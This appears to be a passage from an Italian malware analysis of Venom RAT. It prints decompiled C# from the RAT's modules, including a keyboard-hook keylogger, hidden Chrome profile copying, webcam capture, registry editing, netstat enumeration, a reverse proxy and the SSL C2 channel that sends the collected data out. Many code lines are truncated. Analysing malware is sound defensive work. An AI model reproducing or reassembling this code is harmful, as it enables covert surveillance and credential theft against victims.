            new Regex("(?:^0x[a-fA-F0-9]{40}$)")
        },
        {
            "xmr",
            new Regex("(?:^4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}$)")
        },
        {
            "xlm",
            new Regex("(?:^G[0-9a-zA-Z]{55}$)")
        },
        {
            "xrp",
            new Regex("(?:^r[0-9a-zA-Z]{24,34}$)")
        },
        {
            "ltc",
            new Regex("(?:^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$)")
        },
        {
            "nec",
            new Regex("(?:^A[0-9a-zA-Z]{33}$)")
        },
        {
            "bch",
            new Regex("^((bitcoincash:)?(q|p)[a-z0-9]{41})")
        },
        {
            "dash",
            new Regex("(?:^X[1-9A-HJ-NP-Za-km-z]{33}$)")
        }
```

La classe Chrome avvia processi di Chrome (nel caso in cui non sia già aperta un'istanza) e provvede a monitorare i dati contenuti in LocalAppData e User Data.

Chrome

```
// DLL.Browser.Chrome
using ...

public class Chrome
{
    private const short SWP_NOMOVE = 2;

    private const short SWP_NOSIZE = 1;

    private const short SWP_NOZORDER = 4;

    private const int SWP_SHOWWINDOW = 64;

    [DllImport("user32.dll")]
    public static extern IntPtr SetWindowPos(IntPtr hWnd, int hWndInsertAfter, int x, int Y, int

    public static void StartChrome(bool duplicate)
    {
        try
        {
            if (Conversions.ToBoolean(Outils.IsFileOpen(new FileInfo(Interaction.Environ("locala
            {
                Outils.SendInformation(Outils.nstream, "25|Chrome has already been opened!");
                return;
            }
            if (duplicate)
            {
                Outils.SendInformation(Outils.nstream, "22|" + Conversions.ToString(Math.Round((
                MonitorDirSize monitorDirSize = new MonitorDirSize();
                monitorDirSize.StartMonitoring(Interaction.Environ("localappdata") + "\\Google\\
                try
                {
                    Outils.a.FileSystem.CopyDirectory(Interaction.Environ("localappdata") + "\\(
                }
                catch (Exception projectError)
                {
                    ProjectData.SetProjectError(projectError);
                    ProjectData.ClearProjectError();
                }
```

Chrome

```
oogle\\Chrome\\VenHide\\lockfile"))))


)irSize().GetDirSizez(Interaction.Environ("localappdata") + "\\Google\\Chrome\\User Data") / 102
:");
\User Data", Interaction.Environ("localappdata") + "\\Google\\Chrome\\VenHide", overwrite: true)



:DirSize().GetDirSizez(Interaction.Environ("localappdata") + "\\Google\\Chrome\\User Data") / 10
:DirSize().GetDirSizez(Interaction.Environ("localappdata") + "\\Google\\Chrome\\User Data") / 10


ome\\VenHide\" --no-sandbox --allow-no-sandbox-job --disable-accelerated-layers --disable-accel
```

A seguire i dettagli delle classi *Outils* e *MutexControl* che provvedono rispettivamente ad effettuare il monitoring di keystrokes e creazione di oggetti mutex.

Outils

```
...

public static void PostClickRU(int x, int y)
{
    IntPtr hWnd = WindowFromPoint(new Point(x, y));
    RECT lpRect = default(RECT);
    GetWindowRect(hWnd, ref lpRect);
    checked
    {
        new Point(x - lpRect.Left, y - lpRect.Top);
        PostMessage(WindowFromPoint(new Point(x, y)), 517u, (IntPtr)0L, (IntPtr)MakeLParam(
    }
}

public static void PostDblClk(int x, int y)
...

public static void PostMove(int x, int y)
...

public static void PostKeyDown(string k)
...

public static IntPtr KeysLParam(ushort RepeatCount, byte ScanCode, bool IsExtendedKey, bool
...

public static IntPtr CreateLParamFor_WM_KEYDOWN(ushort RepeatCount, byte ScanCode, bool IsE
{
    return KeysLParam(RepeatCount, ScanCode, IsExtendedKey, DownBefore, State: false);
}

public static IntPtr CreateLParamFor_WM_KEYUP(ushort RepeatCount, byte ScanCode, bool IsExte
{
    return KeysLParam(RepeatCount, ScanCode, IsExtendedKey, DownBefore: true, State: true);
}

public static int MakeLParam(int LoWord, int HiWord)
...
```

MutexControl

```
// Keylogger.MutexControl
using System.Threading;

public static class MutexControl
{
    public static Mutex currentApp;

    public static bool CreateMutex()
    {
        currentApp = new Mutex(initiallyOwned: false, "OfflineKeylogger", out var createdNew);
        return createdNew;
    }

    public static void CloseMutex()
    {
        if (currentApp != null)
        {
            currentApp.Close();
            currentApp = null;
        }
    }
}
```

Program

```
// Keylogger.Program
using ...

public static class Program
{
    private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);

    private static string PrevActiveWindowTitle;

    public static KeylogParams Params = new KeylogParams();

    private const int WM_KEYDOWN = 256;

    private static LowLevelKeyboardProc _proc = HookCallback;

    private static IntPtr _hookID = IntPtr.Zero;

    private static int WHKEYBOARDLL = 13;

    public static void Main()
    ...

    private static IntPtr SetHook(LowLevelKeyboardProc proc)
    ...

    private static string KeyboardLayout(uint vkCode)
    {
        try
        {
            StringBuilder stringBuilder = new StringBuilder();
            byte[] lpKeyState = new byte[256];
            if (!GetKeyboardState(lpKeyState))
            {
                return "";
            }
            uint wScanCode = MapVirtualKey(vkCode, 0u);
            uint lpdwProcessId;
            IntPtr keyboardLayout = GetKeyboardLayout(GetWindowThreadProcessId(GetForegroundWinc
            ToUnicodeEx(vkCode, wScanCode, lpKeyState, stringBuilder, 5, 0u, keyboardLayout);
```

L'array di *Keys* composto da 17 celle permette di individuare ed enumerare i pulsanti digitati:

Program

```
{
    try
    {
        if (nCode >= 0 && wParam == (IntPtr)256)
        {
            string activeProcessName = GetActiveProcessName();
            string activeWindowTitle = GetActiveWindowTitle();
            if (!Params.isEnabled || !FilterProcessWindow(activeProcessName, activeWindowTit
            {
                return CallNextHookEx(_hookID, nCode, wParam, lParam);
            }
            int num = Marshal.ReadInt32(lParam);
            bool num2 = (GetKeyState(20) & 0xFFFF) != 0;
            bool flag = ((uint)GetKeyState(160) & 0x8000u) != 0 || (GetKeyState(161) & 0x80
            string text = KeyboardLayout((uint)num);
            text = ((!(num2 || flag)) ? text.ToLower() : text.ToUpper());
            Keys keys = (Keys)num;
            if (keys >= Keys.F1 && keys <= Keys.F24)
            {
                Keys keys2 = (Keys)num;
                text = "[" + keys2.ToString() + "]";
            }
            else
            {
                if (new Keys[17]
                {
                    Keys.Escape,
                    Keys.Back,
                    Keys.Tab,
                    Keys.Capital,
                    Keys.LWin,
                    Keys.RWin,
                    Keys.LMenu,
                    Keys.RMenu,
                    Keys.LControlKey,
                    Keys.RControlKey,
                    Keys.Left,
                    Keys.Right,
                    Keys.Up,
                    Keys.Down,
```

Al fine di gestire il keyboard hooks monitoring vengono utilizzati costrutti di **DllImport** per richiamare le funzioni *SetWindowsHookEx, CallNextHookEx* e *GetKeyboardState:*

Program

```
    private static string GetActiveWindowTitle()
    ...

    [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr

    [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    [return: MarshalAs(UnmanagedType.Bool)]
    private static extern bool UnhookWindowsHookEx(IntPtr hhk);

    [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lPa

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("user32.dll")]
    private static extern IntPtr GetForegroundWindow();

    [DllImport("user32.dll", SetLastError = true)]
    private static extern uint GetWindowThreadProcessId(IntPtr hWnd, out uint lpdwProcessId);

    [DllImport("user32.dll", CharSet = CharSet.Auto, ExactSpelling = true)]
    public static extern short GetKeyState(int keyCode);

    [DllImport("user32.dll", SetLastError = true)]
    [return: MarshalAs(UnmanagedType.Bool)]
    private static extern bool GetKeyboardState(byte[] lpKeyState);

    [DllImport("user32.dll")]
    private static extern IntPtr GetKeyboardLayout(uint idThread);

    [DllImport("user32.dll")]
    private static extern int ToUnicodeEx(uint wVirtKey, uint wScanCode, byte[] lpKeyState, [Out

    [DllImport("user32.dll")]
    private static extern uint MapVirtualKey(uint uCode, uint uMapType);
}
```

La classe *KeylogParams* contiene al suo interno attributi ed opzioni di salvataggio di files di logging, nome del mutex e il metodo void di caricamento del file di configurazione *LoadFromFile():*

KeylogParams

```
// Params.KeylogParams
using ...

public class KeylogParams
{
    public static string KeylogConfFile = Path.Combine(Environment.GetFolderPath(Environment.Spe

    public static string OfflineSaveFileName = Path.Combine(Environment.GetFolderPath(Environmer

    public static string OnlineSaveFileName = Path.Combine(Environment.GetFolderPath(Environment

    public const string KeylogMutexString = "OfflineKeylogger";

    public string filter { get; set; } = string.Empty;


    public int interval { get; set; } = 5;


    public bool isEnabled { get; set; } = true;


    public bool onlineMode { get; set; } = true;


    public List<string> filters
    ...

    public string content
    ...

    public void LoadFromFile()
    {
        if (File.Exists(KeylogConfFile))
        {
            content = File.ReadAllText(KeylogConfFile);
        }
        else
        {
```

A seguire i dettagli dei files di logging (online ed offline) ed il file di configurazione:

KeylogParams

```


Path(Environment.SpecialFolder.ApplicationData), "MyData", "DataLogs.conf");

olderPath(Environment.SpecialFolder.ApplicationData), "MyData", "DataLogs_keylog_offline.txt");

lderPath(Environment.SpecialFolder.ApplicationData), "MyData", "DataLogs_keylog_online.txt");
```

```
    public void LoadFromFile()
    {
        if (File.Exists(KeylogConfFile))
        {
            content = File.ReadAllText(KeylogConfFile);
        }
        else
        {
            SaveToFile();
        }
    }

    public void SaveToFile()
    {
        File.Delete(KeylogConfFile);
        File.AppendAllText(KeylogConfFile, content);
    }
}
```

La classe *HandleNetstat* contiene il metodo *void NetstatList* che ritorna una lista di processi con i relativi PID e le porte utilizzate contestualmente alle connessioni TCP stabilite, vi è contezza dell'array *allTcpConnections*. Il metodo *void Kill*, invece, provvede a terminare un processo avente un PID specifico preso come argomento in input:

```
HandleNetstat
    public void Kill(int ID)
    ...

    public void NetstatList()
    {
        try
        {
            StringBuilder stringBuilder = new StringBuilder();
            TcpConnectionTableHelper.MIB_TCPROW_OWNER_PID[] allTcpConnections = TcpConnectionTab
            int num = allTcpConnections.Length;
            for (int i = 0; i < num; i++)
            {
                TcpConnectionTableHelper.MIB_TCPROW_OWNER_PID mIB_TCPROW_OWNER_PID = allTcpConne
                string text = $"{TcpConnectionTableHelper.GetIpAddress(mIB_TCPROW_OWNER_PID.loca
                string text2 = $"{TcpConnectionTableHelper.GetIpAddress(mIB_TCPROW_OWNER_PID.rem
                string[] obj = new string[8]
                {
                    mIB_TCPROW_OWNER_PID.owningPid.ToString(),
                    "-=>",
                    text,
                    "-=>",
                    text2,
                    "-=>",
                    null,
                    null
                };
                TCP_CONNECTION_STATE state = (TCP_CONNECTION_STATE)mIB_TCPROW_OWNER_PID.state;
                obj[6] = state.ToString();
                obj[7] = "-=>";
                stringBuilder.Append(string.Concat(obj));
            }
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Pac_ket").AsString = "netstat";
            msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgPack.ForcePathObject("Message").AsString = stringBuilder.ToString();
            Connection.Send(msgPack.Encode2Bytes());
        }
        catch
        {
        }
```

La classe *TcpConnectionTableHelper* permette di ottenere i dettagli delle connessioni TCP, come ad esempio gli indirizzi IP associati, effettuare un'enumerazione delle connessioni TCP stabilite, il metodo booleano verifica se il server di Venom RAT è valido o meno. Esso prende come argomento in input un oggetto ***X509Certificate.***

TcpConnectionTableHelper

```
// Plugin.Handler.TcpConnectionTableHelper
using ...

public class TcpConnectionTableHelper
{
    public struct MIB_TCPROW_OWNER_PID
    ...

    public struct MIB_TCPTABLE_OWNER_PID
    ...

    [DllImport("Ws2_32.dll")]
    private static extern ushort ntohs(ushort netshort);

    [DllImport("iphlpapi.dll", SetLastError = true)]
    private static extern uint GetExtendedTcpTable(IntPtr pTcpTable, ref int dwOutBufLen, bool s

    public static string GetIpAddress(long ipAddrs)
    {
        try
        {
            return new IPAddress(ipAddrs).ToString();
        }
        catch
        {
            return ipAddrs.ToString();
        }
    }

    public static ushort GetTcpPort(int tcpPort)
    {
        return ntohs((ushort)tcpPort);
    }

    public static MIB_TCPROW_OWNER_PID[] GetAllTcpConnections()
    {
        int ipVersion = 2;
        int dwOutBufLen = 0;
        uint extendedTcpTable = GetExtendedTcpTable(IntPtr.Zero, ref dwOutBufLen, sort: true, ip
```

```
    private static bool ValidateVenomServer(object sender, X509Certificate certificate, X509Chai
    {
        return VenomServer.Equals(certificate);
    }
```

A seguire l'inizializzazione del client e delle connessioni TCP tramite socket per iniziare la fase di Remote Management malevolo.

Connection

```
// Plugin.Connection
using ...

public static class Connection
{
    public static Socket TcpClient { get; set; }

    public static SslStream SslClient { get; set; }

    public static X509Certificate2 VenomServer { get; set; }

    private static byte[] Buffer { get; set; }

    private static long HeaderSize { get; set; }

    private static long Offset { get; set; }

    private static Timer Tick { get; set; }

    public static bool IsConnected { get; set; }

    private static object SendSync { get; } = new object();


    public static string Hwid { get; set; }
```

```
public static void InitializeClient()
{
    try
    {
        TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.T
        {
            ReceiveBufferSize = 51200,
            SendBufferSize = 51200
        };
        TcpClient.Connect(global::Plugin.Plugin.Socket.RemoteEndPoint.ToString().Split(':')[
        if (TcpClient.Connected)
        {
            IsConnected = true;
            SslClient = new SslStream(new NetworkStream(TcpClient, ownsSocket: true), leaveI
            SslClient.AuthenticateAsClient(TcpClient.RemoteEndPoint.ToString().Split(':')[0]
            HeaderSize = 4L;
            Buffer = new byte[HeaderSize];
            Offset = 0L;
            Tick = new Timer(CheckServer, null, new Random().Next(15000, 30000), new Random(
            SslClient.BeginRead(Buffer, 0, Buffer.Length, ReadServertData, null);
            new Thread((ThreadStart)delegate
            {
                MsgPack msgPack = new MsgPack();
                msgPack.ForcePathObject("Pac_ket").AsString = "regManager";
                msgPack.ForcePathObject("Hwid").AsString = Hwid;
                msgPack.ForcePathObject("Command").AsString = "setClient";
                Send(msgPack.Encode2Bytes());
                new RegManager(new MsgPack()).LoadKey("");
            }).Start();
        }
        else
        {
            IsConnected = false;
        }
```

Connection

```
pe.Tcp)


:')[0], Convert.ToInt32(global::Plugin.Plugin.Socket.RemoteEndPoint.ToString().Split(':')[1]));


aveInnerStreamOpen: false, ValidateVenomServer);
)[0], null, SslProtocols.Tls, checkCertificateRevocation: false);


dom().Next(15000, 30000));
```

```
private static bool ValidateVenomServer(object sender, X509Certificate certificate, X509Chai
{
    return VenomServer.Equals(certificate);
}

public static void Disconnected()
{
    try
    {
        IsConnected = false;
        Tick?.Dispose();
        SslClient?.Dispose();
        TcpClient?.Dispose();
        GC.Collect();
    }
    catch
    {
    }
}
```

Il metodo *statico void ReadServertData* prende come input un argomento di tipo *IAsyncResult*, vengono ottenuti i bytes letti tramite pacchetti di rete e SSL clients.

```
public static void ReadServertData(IAsyncResult ar)
{
    try
    {
        if (!TcpClient.Connected || !IsConnected)
        {
            IsConnected = false;
            return;
        }
        int num = SslClient.EndRead(ar);
        if (num > 0)
        {
            Offset += num;
            HeaderSize -= num;
            if (HeaderSize == 0L)
            {
                HeaderSize = BitConverter.ToInt32(Buffer, 0);
                if (HeaderSize > 0)
                {
                    Offset = 0L;
                    Buffer = new byte[HeaderSize];
                    while (HeaderSize > 0)
                    {
                        int num2 = SslClient.Read(Buffer, (int)Offset, (int)HeaderSize);
                        if (num2 <= 0)
                        {
                            IsConnected = false;
                            return;
                        }
                        Offset += num2;
                        HeaderSize -= num2;
                        if (HeaderSize < 0)
                        {
                            IsConnected = false;
                            IsConnected = false;
                            return;
                        }
                    }
                    new Thread(Packet.Read).Start(Buffer);
                    Offset = 0L;
                    HeaderSize = 4L;
                    Buffer = new byte[HeaderSize];
                }
                else
                {
                    HeaderSize = 4L;
                    Buffer = new byte[HeaderSize];
                    Offset = 0L;
                }
            }
            else if (HeaderSize < 0)
            {
                IsConnected = false;
                return;
            }
            SslClient.BeginRead(Buffer, (int)Offset, (int)HeaderSize, ReadServertData, null);
        }
        else
        {
            IsConnected = false;
        }
    }
    catch
    {
        IsConnected = false;
    }
}
```

Il metodo statico void *Send* ha un coefficiente d'arietà pari a 1, ovvero un array di bytes denominato *msg*, viene *lockata* la risorsa *SendSync*, l'oggetto *TcpClient* effettua un poll della sezione di dati interessata, effettua tasks di write con offsets pari a *bytes.Length*.

```
public static void Send(byte[] msg)
{
    lock (SendSync)
    {
        try
        {
            if (!IsConnected || msg == null)
            {
                return;
            }
            byte[] bytes = BitConverter.GetBytes(msg.Length);
            TcpClient.Poll(-1, SelectMode.SelectWrite);
            SslClient.Write(bytes, 0, bytes.Length);
            if (msg.Length > 1000000)
            {
                using (MemoryStream memoryStream = new MemoryStream(msg))
                {
                    int num = 0;
                    memoryStream.Position = 0L;
                    byte[] array = new byte[50000];
                    while ((num = memoryStream.Read(array, 0, array.Length)) > 0)
                    {
                        TcpClient.Poll(-1, SelectMode.SelectWrite);
                        SslClient.Write(array, 0, num);
                    }
                    return;
                }
            }
            SslClient.Write(msg, 0, msg.Length);
            SslClient.Flush();
        }
        catch
        {
            IsConnected = false;
        }
    }
```

Il metodo statico *void CheckServer* possiede come argomento in input un oggetto di tipo object denominato *obj*, viene effettuato un ping dell'oggetto *"Pac_ket"*.

```
public static void CheckServer(object obj)
{
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Pac_ket").AsString = "Ping!)";
    Send(msgPack.Encode2Bytes());
    GC.Collect();
}
```

Il modulo *Packet* effettua la lettura e la decodifica da bytes dell'oggetto *Pac_ket*, nel momento in cui viene letta la stringa *regManager* viene inizializzato un nuovo oggetto *RegManager* che prende come argomento in input la variabile *msgPack*.

Packet

```
// Plugin.Packet
using ...

public static class Packet
{
    public static void Read(object data)
    {
        try
        {
            MsgPack msgPack = new MsgPack();
            msgPack.DecodeFromBytes((byte[])data);
            if (msgPack.ForcePathObject("Pac_ket").AsString == "regManager")
            {
                new RegManager(msgPack);
            }
        }
        catch (Exception ex)
        {
            Error(ex.Message);
        }
    }

    public static void Error(string ex)
    {
        MsgPack msgPack = new MsgPack();
        msgPack.ForcePathObject("Pac_ket").AsString = "Error";
        msgPack.ForcePathObject("Error").AsString = ex;
        Connection.Send(msgPack.Encode2Bytes());
    }
}
```

La classe *Plugin* possiede il metodo *void Run*, il quale prende come argomento in input alcuni oggetti, tra cui l'oggetto Socket, il certificato *X509Certificate2*, l'hardware ID, l'array di bytes *msgPack*. Successivamente viene inizializzata la connessione verso il server di Venom RAT ed inizializzato il thread associato. Vi è poi un ciclo *while* che, fino a quando il client risulta essere connesso, effettua un *Thread.Sleep* di 1 secondo.

Plugin

```
// Plugin.Plugin
using ...

public class Plugin
{
    public static Socket Socket;

    public void Run(Socket socket, X509Certificate2 certificate, string hwid, byte[] msgPack, Mu
    {
        Socket = socket;
        Connection.VenomServer = certificate;
        Connection.Hwid = hwid;
        new Thread((ThreadStart)delegate
        {
            Connection.InitializeClient();
        }).Start();
        while (Connection.IsConnected)
        {
            Thread.Sleep(1000);
        }
    }
}
```

La classe *RegistryEditor* contiene diversi metodi statici e *booleani* (i quali danno come risultato *true* nel caso in cui non vi siano errori) e che permettono di creare nuove chiavi di registro (utilizzabili in fase di persistence), eliminare chiavi di registro, rinominarle.

RegistryEditor

```
    private const string REGISTRY_VALUE_CHANGE_ERROR = "Cannot change value: Error writing to th

    public static bool CreateRegistryKey(string parentPath, out string name, out string errorMsg
    ...

    public static bool DeleteRegistryKey(string name, string parentPath, out string errorMsg)
    ...

    public static bool RenameRegistryKey(string oldName, string newName, string parentPath, out
    ...

    public static bool CreateRegistryValue(string keyPath, RegistryValueKind kind, out string na
    ...

    public static bool DeleteRegistryValue(string keyPath, string name, out string errorMsg)
    {
        try
        {
            RegistryKey writableRegistryKey = GetWritableRegistryKey(keyPath);
            if (writableRegistryKey == null)
            {
                errorMsg = "You do not have write access to registry: " + keyPath + ", try runni
                return false;
            }
            if (!writableRegistryKey.ContainsValue(name))
            {
                errorMsg = "The value: " + name + " does not exist in: " + keyPath;
                return true;
            }
            if (!writableRegistryKey.DeleteValueSafe(name))
            {
                errorMsg = "Cannot delete value: Error writing to the registry";
                return false;
            }
            errorMsg = "";
            return true;
        }
```

```
    public static bool SetValueSafe(this RegistryKey key, string name, object data, RegistryValu
    ...
    public static bool DeleteValueSafe(this RegistryKey key, string name)
    ...
    public static bool RenameValueSafe(this RegistryKey key, string oldName, string newName)
    {
        try
        {
            key.CopyValue(oldName, newName);
            key.DeleteValue(oldName);
            return true;
        }
        catch
        {
            key.DeleteValueSafe(newName);
            return false;
        }
    }
```

RegistryKeyHelper

```
// Plugin.Handler.RegistryKeyHelper
using ...

public static class RegistryKeyHelper
{
    private static string DEFAULT_VALUE = string.Empty;

    public static bool AddRegistryKeyValue(RegistryHive hive, string path, string name, string v
    {
        try
        {
            using RegistryKey registryKey = RegistryKey.OpenBaseKey(hive, RegistryView.Registry6
            if (registryKey == null)
            {
                return false;
            }
            if (addQuotes && !value.StartsWith("\"") && !value.EndsWith("\""))
            {
                value = "\"" + value + "\"";
            }
            registryKey.SetValue(name, value);
            return true;
        }
        catch (Exception)
        {
            return false;
        }
    }
```

La classe *RegistrySeeker* permette invece di effettuare ricerche all'interno del registro di sistema partendo da una root key. Il metodo *void* privato *ProcessKey* ha un'arietà pari a 2 ed effettua un'enumerazione mediante un ciclo *foreach* per le chiavi di registro prese in considerazione.

RegistrySeeker

```
public RegSeekerMatch[] Matches => _matches?.ToArray();

public RegistrySeeker()
...

public void BeginSeeking(string rootKeyName)
...

private void Seek(RegistryKey rootKey)
...

private void Search(RegistryKey rootKey)
{
    string[] subKeyNames = rootKey.GetSubKeyNames();
    foreach (string text in subKeyNames)
    {
        RegistryKey key = rootKey.OpenReadonlySubKeySafe(text);
        ProcessKey(key, text);
    }
}

private void ProcessKey(RegistryKey key, string keyName)
{
    if (key != null)
    {
        List<RegValueData> list = new List<RegValueData>();
        string[] valueNames = key.GetValueNames();
        foreach (string name in valueNames)
        {
            RegistryValueKind valueKind = key.GetValueKind(name);
            object value = key.GetValue(name);
            list.Add(RegistryKeyHelper.CreateRegValueData(name, valueKind, value));
        }
        AddMatch(keyName, RegistryKeyHelper.AddDefaultValue(list), key.SubKeyCount);
    }
    else
    {
        AddMatch(keyName, RegistryKeyHelper.GetDefaultValues(), 0);
    }
```

RegManager

```
RegistryValueKind kind = RegistryValueKind.None;
switch (Kindstring)
{
case "-1":
    kind = RegistryValueKind.None;
    break;
case "0":
    kind = RegistryValueKind.Unknown;
    break;
case "1":
    kind = RegistryValueKind.String;
    break;
case "2":
    kind = RegistryValueKind.ExpandString;
    break;
case "3":
    kind = RegistryValueKind.Binary;
    break;
case "4":
    kind = RegistryValueKind.DWord;
    break;
case "7":
    kind = RegistryValueKind.MultiString;
    break;
case "11":
    kind = RegistryValueKind.QWord;
    break;
}
try
{
    RegistryEditor.CreateRegistryValue(KeyPath, kind, out name, out var _);
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Pac_ket").AsString = "regManager";
    msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
    msgPack.ForcePathObject("Command").AsString = "CreateValue";
    msgPack.ForcePathObject("keyPath").AsString = KeyPath;
    msgPack.ForcePathObject("Kindstring").AsString = Kindstring;
    msgPack.ForcePathObject("newKeyName").AsString = name;
    Connection.Send(msgPack.Encode2Bytes());
}
```

Il modulo *RemoteCamera* possiede una classe *Packet* che permette di codificare in immagini i dati e le informazioni ottenute da dispositivi di webcamera enumerate ed identificate.

Packet

```
public static void Read(object data)
...

private static void CaptureRun(object sender, NewFrameEventArgs e)
{
    try
    {
        if (Connection.IsConnected)
        {
            if (IsOk)
            {
                Bitmap bitmap = (Bitmap)e.Frame.Clone();
                using (Camstream = new MemoryStream())
                {
                    System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.
                    EncoderParameters encoderParameters = new EncoderParameters(1);
                    EncoderParameter encoderParameter = new EncoderParameter(quality, Qualit
                    encoderParameters.Param[0] = encoderParameter;
                    ImageCodecInfo encoder = GetEncoder(ImageFormat.Jpeg);
                    bitmap.Save(Camstream, encoder, encoderParameters);
                    encoderParameters?.Dispose();
                    encoderParameter?.Dispose();
                    bitmap?.Dispose();
                    MsgPack msgPack = new MsgPack();
                    msgPack.ForcePathObject("Pac_ket").AsString = "webcam";
                    msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
                    msgPack.ForcePathObject("Command").AsString = "capture";
                    msgPack.ForcePathObject("Image").SetAsBytes(Camstream.ToArray());
                    Connection.Send(msgPack.Encode2Bytes());
                    Thread.Sleep(1);
                    return;
                }
            }
            return;
        }
```

Packet

```
private static ImageCodecInfo GetEncoder(ImageFormat format)
...

public static void GetWebcams()
{
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        foreach (FilterInfo item in new FilterInfoCollection(FilterCategory.VideoInputDevice
        {
            stringBuilder.Append(item.Name + "-=>");
            new VideoCaptureDevice(item.MonikerString);
        }
        MsgPack msgPack = new MsgPack();
        if (stringBuilder.Length > 0)
        {
            msgPack.ForcePathObject("Pac_ket").AsString = "webcam";
            msgPack.ForcePathObject("Command").AsString = "getWebcams";
            msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgPack.ForcePathObject("List").AsString = stringBuilder.ToString();
        }
        else
        {
            msgPack.ForcePathObject("Pac_ket").AsString = "webcam";
            msgPack.ForcePathObject("Command").AsString = "getWebcams";
            msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgPack.ForcePathObject("List").AsString = "None-=>";
        }
        Connection.Send(msgPack.Encode2Bytes());
    }
    catch
    {
    }
}
```

Il modulo *RemoteDesktop* contiene il metodo *void Run* sopra menzionato.

Plugin

```
// Plugin.Plugin
using ...

public class Plugin
{
    public static Socket Socket;

    public void Run(Socket socket, X509Certificate2 certificate, string hwid, byte[] msgPack, Mu
    {
        Socket = socket;
        Connection.VenomServer = certificate;
        Connection.Hwid = hwid;
        new Thread((ThreadStart)delegate
        {
            Connection.InitializeClient();
        }).Start();
        while (Connection.IsConnected)
        {
            Thread.Sleep(1000);
        }
    }
}
```

La classe *ReverseProxy* permette di effettuare tasks di serializzazione e deserializzazione dei messaggi in formato JSON.

Packet

```
// Plugin.Packet
using ...

public static class Packet
{
    public static void Read(object data)
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
        string asString = msgPack.ForcePathObject("Pac_ket").AsString;
        string asString2 = msgPack.ForcePathObject("json").AsString;
        if (!(asString != "ReverseProxy"))
        {
            switch (msgPack.ForcePathObject("type").AsInteger)
            {
            case 0L:
            {
                ReverseProxyConnect message3 = JsonConvert.DeserializeObject<ReverseProxyConnect
                global::Plugin.Plugin.handler.Execute(message3);
                break;
            }
            case 2L:
            {
                ReverseProxyData message2 = JsonConvert.DeserializeObject<ReverseProxyData>(asSt
                global::Plugin.Plugin.handler.Execute(message2);
                break;
            }
            case 3L:
            {
                ReverseProxyDisconnect message = JsonConvert.DeserializeObject<ReverseProxyDisc
                global::Plugin.Plugin.handler.Execute(message);
                break;
            }
            case 1L:
                break;
            }
        }
    }
```

```
  Packet

oid Read(object data)

Pack = new MsgPack();
odeFromBytes((byte[])data);
ring = msgPack.ForcePathObject("Pac_ket").AsString;
ring2 = msgPack.ForcePathObject("json").AsString;
ing != "ReverseProxy"))

(msgPack.ForcePathObject("type").AsInteger)

:

erseProxyConnect message3 = JsonConvert.DeserializeObject<ReverseProxyConnect>(asString2);
bal::Plugin.Plugin.handler.Execute(message3);
ak;

:

erseProxyData message2 = JsonConvert.DeserializeObject<ReverseProxyData>(asString2);
bal::Plugin.Plugin.handler.Execute(message2);
ak;

:

erseProxyDisconnect message = JsonConvert.DeserializeObject<ReverseProxyDisconnect>(asString2);
bal::Plugin.Plugin.handler.Execute(message);
ak;

:
ak;
```

All'interno della classe *ReverseProxyClient*, all'interno del costruttore, prende come argomento in input una variabile di tipo *ReverseProxyConnect* al fine di ottenere gli attributi di connessione necessari.

ReverseProxyClient

```
// Quasar.Client.ReverseProxy.ReverseProxyClient
using ...

public class ReverseProxyClient
{
    public const int BUFFER_SIZE = 8192;

    private byte[] _buffer;

    private bool _disconnectIsSend;

    public int ConnectionId { get; private set; }

    public Socket Handle { get; private set; }

    public string Target { get; private set; }

    public int Port { get; private set; }

    public ReverseProxyClient(ReverseProxyConnect command)
    {
        ConnectionId = command.ConnectionId;
        Target = command.Target;
        Port = command.Port;
        Handle = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        Handle.BeginConnect(command.Target, command.Port, Handle_Connect, null);
    }
```

Nel caso in cui la connessione sia stata stabilita (e controllata con la variabile *Handle*) vengono utilizzati il buffer e gli attributi di sockets connections al fine di ricevere i dati di comunicazione. Nel caso in cui vi è un errore d'eccezione viene eseguita un'istanza *Connection.Send* all'interno del costrutto *catch* con il fine di inviare attributi di connection down ed *IsConnected* uguale a *false*.

ReverseProxyClient

```
}
if (Handle.Connected)
{
    try
    {
        _buffer = new byte[8192];
        Handle.BeginReceive(_buffer, 0, _buffer.Length, SocketFlags.None, AsyncReceive, null);
    }
    catch
    {
        Connection.Send(new ReverseProxyConnectResponse
        {
            ConnectionId = ConnectionId,
            IsConnected = false,
            LocalPort = 0,
            RemotePort = Port,
            HostName = Target
        }, ReverseProxyCommands.CONNECTRESPONSE);
        Disconnect();
    }
    IPEndPoint iPEndPoint = (IPEndPoint)Handle.LocalEndPoint;
    Connection.Send(new ReverseProxyConnectResponse
    {
        ConnectionId = ConnectionId,
        IsConnected = true,
        LocalAddress = iPEndPoint.Address.GetAddressBytes(),
        LocalPort = iPEndPoint.Port,
        RemotePort = Port,
        HostName = Target
    }, ReverseProxyCommands.CONNECTRESPONSE);
}
else
{
    Connection.Send(new ReverseProxyConnectResponse
    {
        ConnectionId = ConnectionId,
        IsConnected = false,
        LocalAddress = null,
        LocalPort = 0,
```

```
    public void SendToTargetServer(byte[] data)
    {
